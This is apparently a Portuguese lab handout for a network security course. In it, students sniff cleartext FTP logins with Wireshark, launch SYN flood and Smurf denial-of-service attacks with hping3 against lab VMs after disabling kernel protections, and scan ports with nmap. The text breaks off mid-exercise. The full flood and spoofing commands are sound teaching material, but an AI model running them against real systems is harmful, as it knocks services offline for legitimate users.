Sessão 2: Explorando vulnerabilidades em redes

1) Transferindo arquivos da máquina física para as VMs

Esta atividade será realizada em sua máquina física (hospedeira).

Muito frequentemente teremos, neste curso, de mover programas e arquivos localizados na máquina física para uma das máquinas virtuais executando no Virtualbox. Para configurar o ambiente para que essas cópias sejam fáceis, siga os passos a seguir:

1. Dentro da console do Virtualbox de uma máquina virtual (neste exemplo, vamos usar a VM *WinServer-G*), acesse o menu *Devices* > *Shared Folders* > *Shared Folder Settings...* .
2. Clique na pasta com o ícone + no canto superior da tela, que diz *Adds new shared folder*.
3. Em *Folder Path*, clique na seta e depois em *Other...* . Em seguida, navegue até a pasta a ser compartilhada entre a máquina física e a VM e clique em *Select Folder*. Abaixo, marque as caixas *Auto-mount* e *Make Permanent*. Sua janela deve ficar assim:



Figura 1. Configuração de pasta compartilhada no Virtualbox

4. Agora, reinicie a máquina *WinServer-G*. Após o *reboot*, abra o Windows Explorer e verifique que há um novo local de rede montado. No exemplo abaixo, a pasta compartilhada tem o nome *SEG12_Semana2_Programas*.



Figura 2. Visualização de pasta compartilhada no Virtualbox

5. Pronto! Agora, basta fazer o download de programas e arquivos em sua máquina física, colocá-los dentro da pasta compartilhada, e suas VMs terão acesso imediato. Para concluir, repita o procedimento para a máquina *WinClient-G*.

2) *Sniffers* para captura de dados

Esta atividade será realizada na máquina virtual *WinServer-G*.

Primeiro, baixe e instale o *Microsoft Visual C++ Redistributable Packages for Visual Studio 2013* (https://www.microsoft.com/en-US/download/details.aspx?id=40784), como usuário *Administrator*, na máquina *WinServer-G*. Se preferir, faça o download na máquina física e copie o arquivo via pasta compartilhada, como explicado na atividade 1.

Em seguida, faça o download do Wireshark (versão 32-bit) em https://www.wireshark.org/download/win32/all-versions/Wireshark-win32-2.2.16.exe e, como usuário *Administrator*, instale-o na máquina *WinServer-G*. Iremos instalar a versão 2.2 porque é a última compatível com Windows Vista/Windows Server 2008, que é o sistema operacional da máquina *WinServer-G*.

Em seguida:

1. Ative a captura de pacotes da placa de rede ethernet — o nome da interface deve ser *Local Area Connection*.
2. No campo *Apply a display filter*, digite `ftp` e pressione ENTER. A janela de captura deve ficar

vazia, já que não há tráfego FTP acontecendo no momento.

3. Em outra janela, abra o *prompt* de comando e digite `ftp linorg.usp.br` .
4. A seguir, informe o usuário como sendo `aluno`, com senha `123456` .



Figura 3. Envio de usuário/senha por FTP

5. De volta ao Wireshark, pare a captura de pacotes e verifique se você consegue visualizar o usuário e a senha informados.

   Na imagem abaixo podemos confirmar que, de fato, o usuário e senha são passados em claro pela rede. Mais além, pode-se identificar o *banner* do serviço (ProFTPD 1.3.5b).



Figura 4. Captura de sessão FTP no Wireshark

3) Ataque SYN *flood*

Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *KaliLinux-G*.

Agora, vamos identificar e compreender ataques DoS (*Denial of Service*) e fazer a análise com um sniffer (Wireshark e/ou `tcpdump`) para interpretar o modo como os pacotes são elaborados para o respectivo ataque DOS.

Primeiro, vamos investigar o ataque *SYN flood*. Como tratado na parte teórica do curso, esse ataque consiste em enviar uma grande número de pacotes com a flag SYN ativa. Para realizar o ataque, iremos utilizar a ferramenta `hping3`.

1. Será necessário desativar a proteção contra *SYN Flooding* do kernel da máquina-alvo, que será a VM *FWGW1-G*. Altere o valor do parâmetro no arquivo `/proc/sys/net/ipv4/tcp_syncookies`.

```
# hostname
FWGW1-A

# cat /proc/sys/net/ipv4/tcp_syncookies
1

# echo 0 > /proc/sys/net/ipv4/tcp_syncookies
```

2. Agora, vamos iniciar uma captura de pacotes, aguardando o ataque. Ainda na máquina *FWGW1-G*, instale o `tcpdump` e monitore os pacotes vindos da DMZ, através da interface `eth1`.

```
# apt-get install tcpdump

(...)

# tcpdump ip -i enp0s8 -n host not 172.16.1.254
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on enp0s8, link-type EN10MB (Ethernet), capture size 262144 bytes
```

   Note que o filtro acima exclui pacotes IPv6 e pacotes vindos da máquina física (que também encontra-se conectada à rede *host-only*, com o endereço 172.16.1.254), para não atrapalhar o processo de análise.

3. Na máquina *KaliLinux-G*, como usuário `root`, use o `hping3` para iniciar um ataque *SYN flood* com destino à máquina *FWGW1-G*, na porta do serviço SSH (com o objetivo, no caso do atacante, de esgotar os recursos de atendimento do serviço a usuários legítimos), com máxima velocidade de output e randomizando os IPs de origem dos pacotes.

```
# hostname
KaliLinux-A

# hping3 172.16.1.1 -S -p 22 --flood --rand-source
HPING 172.16.1.1 (eth0 172.16.1.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

   - `-S` ativa a *flag* SYN nos pacotes.
   - `-p 22` determina que a porta de destino será 22/TCP.
   - `--flood` envia pacotes o mais rápido possível, sem mostrar respostas.
   - `--rand-source` habilita o modo de envio com endereços de origem randomizados.

4. Ainda com o `hping3` executando, volte à máquina *FWGW1-G* e verifique que o ataque está sendo realizado como esperado e interprete a saída do `tcpdump`. Tente abrir uma nova conexão `ssh` — o que acontece?

   Como a saída é muito veloz e ininterrupta, mostramos abaixo um pequeno excerto de 8 pacotes

do *output* do `tcpdump`:

```
14:34:46.611124 IP 37.216.172.87.61777 > 172.16.1.1.22: Flags [S], seq 1722418881,
win 512, length 0
14:34:46.612051 IP 196.103.179.0.61789 > 172.16.1.1.22: Flags [S], seq 656608080,
win 512, length 0
14:34:46.612064 IP 237.165.139.119.61790 > 172.16.1.1.22: Flags [S], seq 584215547,
win 512, length 0
14:34:46.612069 IP 41.126.172.32.61791 > 172.16.1.1.22: Flags [S], seq 520478412,
win 512, length 0
14:34:46.612074 IP 164.4.165.114.61792 > 172.16.1.1.22: Flags [S], seq 316807998,
win 512, length 0
14:34:46.612079 IP 239.174.101.252.61793 > 172.16.1.1.22: Flags [S], seq 797534175,
win 512, length 0
14:34:46.612082 IP 80.98.63.179.61794 > 172.16.1.1.22: Flags [S], seq 1624228209,
win 512, length 0
14:34:46.612086 IP 92.168.164.203.61795 > 172.16.1.1.22: Flags [S], seq 1084913676,
win 512, length 0
```

Note que os IPs de origem são todos distintos, como esperado. Além disso, todos possuem a *flag* SYN ativada e objetivam a porta 22/TCP do servidor, numa tentativa de exaurir recursos para tratamento de conexão de novos clientes.

Assim que o servidor recebe o SYN inicial, ele aloca memória para atender o cliente e responde com um SYN-ACK. No caso de um ataque SYN *flood*, como o desta atividade, o atacante envia um grande número de pacotes SYN sem qualquer intenção de responder o SYN-ACK recebido com um ACK (e, assim, fechar o *three-way handshake*). Se o atacante estiver usando endereços IP *spoofed*, o que estamos fazendo, o SYN-ACK sequer chega a ser recebido.

Durante este período o servidor não pode fechar a conexão com um pacote RST, e ela permanece aberta. Antes do *timeout*, outros pacotes SYN vindos do atacante chegam, e começam a deixar um número crescente de conexões em estado *half-open*. Eventualmente, as tabelas de *overflow* de conexão de servidor ficam cheias, e clientes legítimos têm seu acesso negado ao serviço. Para testar esse efeito, tente abrir uma nova conexão `ssh` com a máquina *FWGW1-G* — após algum tempo, o sistema nos retorna com *timeout*.

```
$ ssh aluno@172.16.1.1
ssh: connect to host 172.16.1.1 port 22: Connection timed out
```

Para verificar a tabela de conexões corrente, podemos usar o comando `ss`:

```
# ss -nta | grep '^SYN-RECV' | head -n5
SYN-RECV   0      0      172.16.1.1:22                142.97.227.2:36000
SYN-RECV   0      0      172.16.1.1:22                15.198.184.201:18948
SYN-RECV   0      0      172.16.1.1:22                21.212.184.142:2254
SYN-RECV   0      0      172.16.1.1:22                201.62.25.47:18949
SYN-RECV   0      0      172.16.1.1:22                14.55.146.26:18953
```

Verificando a lista de conexões abertas e em espera pelo `ssh`, observamos o valor 128 no campo *Send-Q*:

```
# ss -nta | sed -n '1p;/^LISTEN/p' | grep -v ':::'
State      Recv-Q Send-Q Local Address:Port               Peer Address:Port
LISTEN     0      128          *:22                        *:*
```

Esse campo denota o número de bytes não confirmados como recebidos pelo receptor, efetivamente configurando a fila de envio do sistema. Para mais detalhes sobre esse campo em particular, instale o binário `netstat` (`apt-get install net-tools`) e verifique sua *manpage* com o comando `man 8 netstat`.

O número 128 é idêntico aos *sysctls* `net.ipv4.tcp_max_syn_backlog` e `net.core.somaxconn`, como visualizado abaixo:

```
# sysctl -a | grep max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

```
# sysctl -a | grep somaxconn
net.core.somaxconn = 128
```

Esses *sysctls* são definidos como:

- `net.ipv4.tcp_max_syn_backlog`: quantas conexões *half-open* para as quais um cliente ainda não enviou pacote ACK correspondente podem ser mantidas na fila do kernel. O valor padrão, como visto, é de 128. Se essa fila estiver cheia, clientes legítimos não poderão conectar-se, como observamos anteriormente.
- `net.core.somaxconn`: número máximo que o *sysctl* `net.ipv4.tcp_max_syn_backlog` pode assumir. Atua como um limite superior para o *sysctl* anterior.

5. Na máquina *KaliLinux-G*, pare a execução do `hping3` com `CTRL + C`. Em seguida, reative a proteção *TCP SYN Cookies* do kernel da máquina *FWGW1-G*.

```
# hostname
FWGW1-A

# echo 1 > /proc/sys/net/ipv4/tcp_syncookies
```

Os SYN *cookies* implementam uma proteção em que o servidor responde cada SYN inicial com um SYN-ACK contendo o hash criptográfico de um número de sequência construído a partir do endereço IP do cliente, número de porta e outras informações de identificação. Quando o cliente responde, esse hash deve ser incluído no pacote ACK. Finalmente, o servidor verifica esse ACK e só então aloca memória para a conexão.

4) Ataque *Smurf*

Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *LinServer-G* e *KaliLinux-G*.

Agora, vamos trabalhar o ataque *Smurf*. Como já tratado na parte teórica deste curso, esse ataque consiste no envio de pacotes ICMP *echo-request* para o endereço de *broadcast* de uma rede desprotegida. Assim, todas as máquinas responderão para o endereço de origem especificado no pacote que deve estar alterado para o endereço alvo (efetivamente, realizando um *spoofing*).

1. Será necessário desativar a proteção contra ICMP *echo-request* para endereço de broadcast no kernel da máquina-alvo, que será a VM *FWGW1-G*, bem como nas máquinas que responderão aos *echo-requests* (*KaliLinux-G* e *LinServer-G*). Altere o valor do parâmetro no arquivo `/proc/sys/net/ipv4/icmp_echo_ignore_broadcasts` nas três máquinas.

```
# hostname
FWGW1-A

# echo 0 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

(...)
```

```
# hostname
LinServer-A

# echo 0 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

(...)
```

```
# hostname
KaliLinux-A

# echo 0 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

2. Inicie a captura de pacotes, aguardando o ataque. Na máquina *FWGW1-G*, use o `tcpdump` para monitorar os pacotes vindos da DMZ, através da interface `eth1`.

```
# tcpdump ip -i enp0s8 -n host not 172.16.1.254
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on enp0s8, link-type EN10MB (Ethernet), capture size 262144 bytes
```

3. Na máquina *KaliLinux-G*, use o `hping3` para iniciar um ataque *Smurf* com destino à máquina *FWGW1-G*. Envie pacotes ICMP com a máxima velocidade possível para o endereço de *broadcast* da rede, falsificando a origem com o IP da vítima.

```
# hostname
KaliLinux-A

# hping3 172.16.1.255 --icmp --flood --spoof 172.16.1.1
HPING 172.16.1.255 (eth0 172.16.1.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

- `--icmp` ativa o modo ICMP; por padrão, o `hping3` envia pacotes do tipo *echo-request*, que é o que objetivamos.
- `--flood` envia pacotes o mais rápido possível, sem mostrar respostas.
- `--spoof 172.16.1.1` falsifica o IP de origem dos pacotes enviados para *broadcast* como sendo o IP da máquina *FWGW1-G*.

4. De volta à máquina *FWGW1-G*, verifique que o ataque está sendo realizado como esperado e interprete a saída do `tcpdump`.

   Como a saída é muito veloz e ininterrupta, mostramos abaixo um pequeno excerto de 8 pacotes do *output* do `tcpdump`:

   ```
   14:56:31.489287 IP 172.16.1.1 > 172.16.1.255: ICMP echo request, id 1036, seq
   56940, length 8
   14:56:31.489291 IP 172.16.1.30 > 172.16.1.1: ICMP echo reply, id 1036, seq 57196,
   length 8
   14:56:31.489292 IP 172.16.1.1 > 172.16.1.255: ICMP echo request, id 1036, seq
   57196, length 8
   14:56:31.489294 IP 172.16.1.30 > 172.16.1.1: ICMP echo reply, id 1036, seq 57452,
   length 8
   14:56:31.489295 IP 172.16.1.1 > 172.16.1.255: ICMP echo request, id 1036, seq
   57452, length 8
   14:56:31.489297 IP 172.16.1.30 > 172.16.1.1: ICMP echo reply, id 1036, seq 57708,
   length 8
   14:56:31.490336 IP 172.16.1.10 > 172.16.1.1: ICMP echo reply, id 1036, seq 45932,
   length 8
   14:56:31.490347 IP 172.16.1.10 > 172.16.1.1: ICMP echo reply, id 1036, seq 46188,
   length 8
   ```

   Note que a máquina *FWGW1-G* identifica o seu próprio IP como sendo o originário dos pacotes *echo-request* enviados para *broadcast*. A seguir, as máquinas *LinServer-G* e *KaliLinux-G* (esta, a atacante), respondem em massa com ICMP *echo-replies* para a vítima, sobrecarregando seus recursos.

   Finalmente, pode-se usar também a opção `-d` (ou `--data`, para *data size*) do `hping3`, fazendo com que o tamanho dos pacotes *echo-request* — e por conseguinte dos *echo-replies* — seja tão grande quanto o definido na linha de comando. Isso pode ser utilizado para dar mais força ao ataque, e consumir mais rapidamente a banda da vítima.

5. Reative a proteção para ignorar ICMP *echo-requests* direcionados a *broadcast* do kernel das

máquinas *FWGW1-G*, *LinServer-G* e *KaliLinux-G*.

```
# hostname
FWGW1-A

# echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

(...)

# hostname
LinServer-A

# echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

(...)

# hostname
KaliLinux-A

# echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

5) Levantamento de serviços usando o *nmap*

Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *WinServer-G* e *KaliLinux-G*.

Agora, vamos entender o funcionamento e utilidades da ferramenta `nmap`.

1. Na máquina *WinServer-G*, inicie o Wireshark e faça-o escutar por pacotes vindos para a interface *Local Area Connection*. Em paralelo, na máquina *KaliLinux-G*, use o `nmap` para fazer um *scan verbose* da máquina *WinServer-G*. Analise e compare os resultados obtidos pelo `nmap` com o que foi observado no Wireshark.

   Primeiro, vamos ver o que acontece na máquina *KaliLinux-G*:

```
# nmap -v 172.16.1.20
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-10 18:28 -03
Initiating ARP Ping Scan at 18:28
Scanning 172.16.1.20 [1 port]
Completed ARP Ping Scan at 18:28, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:28
Completed Parallel DNS resolution of 1 host. at 18:28, 0.02s elapsed
Initiating SYN Stealth Scan at 18:28
(...)
Completed SYN Stealth Scan at 18:28, 2.51s elapsed (1000 total ports)
Nmap scan report for 172.16.1.20
Host is up (0.00010s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:3D:C8:B2 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.62 seconds
           Raw packets sent: 1153 (50.716KB) | Rcvd: 1001 (40.076KB)
```

Solicita-se um *scan verbose* da máquina *WinServer-G*. Após resolução ARP/DNS, o `nmap` escaneia as mil portas mais comuns para cada protocolo. Depois, ele relata quais portas foram detectadas como abertas, juntamente com o nome de serviço que usualmente escuta naquela porta.

Mas... que mil portas são essas? Elas são definidas no arquivo `/usr/share/nmap/nmap-services`, que possui grande similaridade com o arquivo `/etc/services` — mas, além de listar o serviço na primeira coluna e porta/protocolo na segunda coluna, há uma terceira coluna que indica a probabilidade que uma dada porta seja encontrada aberta. Essa probabilidade é obtida pela equipe do `nmap` a partir de *scans* de pesquisa na Internet ao largo.

Por exemplo, para descobrir quais são as dez portas mais populares, basta executar:

```
# cat /usr/share/nmap/nmap-services | grep -v '^#' | awk '{print $3,$2,$1}' | sort
-n | tac | head -n10
```

```
0.484143 80/tcp http
0.450281 631/udp ipp
0.433467 161/udp snmp
0.365163 137/udp netbios-ns
0.330879 123/udp ntp
0.297830 138/udp netbios-dgm
0.293184 1434/udp ms-sql-m
0.253118 445/udp microsoft-ds
0.244452 135/udp msrpc
0.228010 67/udp dhcps
```

Finalmente, vamos ver o que aparece no Wireshark da máquina *WinServer-G*:

